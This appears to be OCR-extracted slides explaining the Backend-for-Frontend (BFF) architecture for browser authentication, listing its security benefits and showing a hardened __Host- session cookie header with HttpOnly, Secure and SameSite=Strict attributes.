


Using the BFF Architecture




How Will This Work in Practice?


The Architecture - Authentication



The Architecture – Calling APIs




The Architecture – SignOut



The Benefits

Increased Security



- No tokens in the browser
- Reduced complexity
- Secure Sign-Out
- Maximum Browser Security
- Hides Internal APIs

Maximized Cookie Security

Not Accessible by JavaScript

Blocks Cross-Site Requests

```
Set-Cookie: __Host-Session=..;HttpOnly;Secure;Path=/;SameSite=Strict
```

Prefixed Cookie Names

HTTPS Only

What does **__Host-** mean?


Prefixed Cookie Names

```
Set-Cookie: __Host-Session=..;HttpOnly;Secure;Path=/;SameSite=Strict
```

What does SameSite mean?

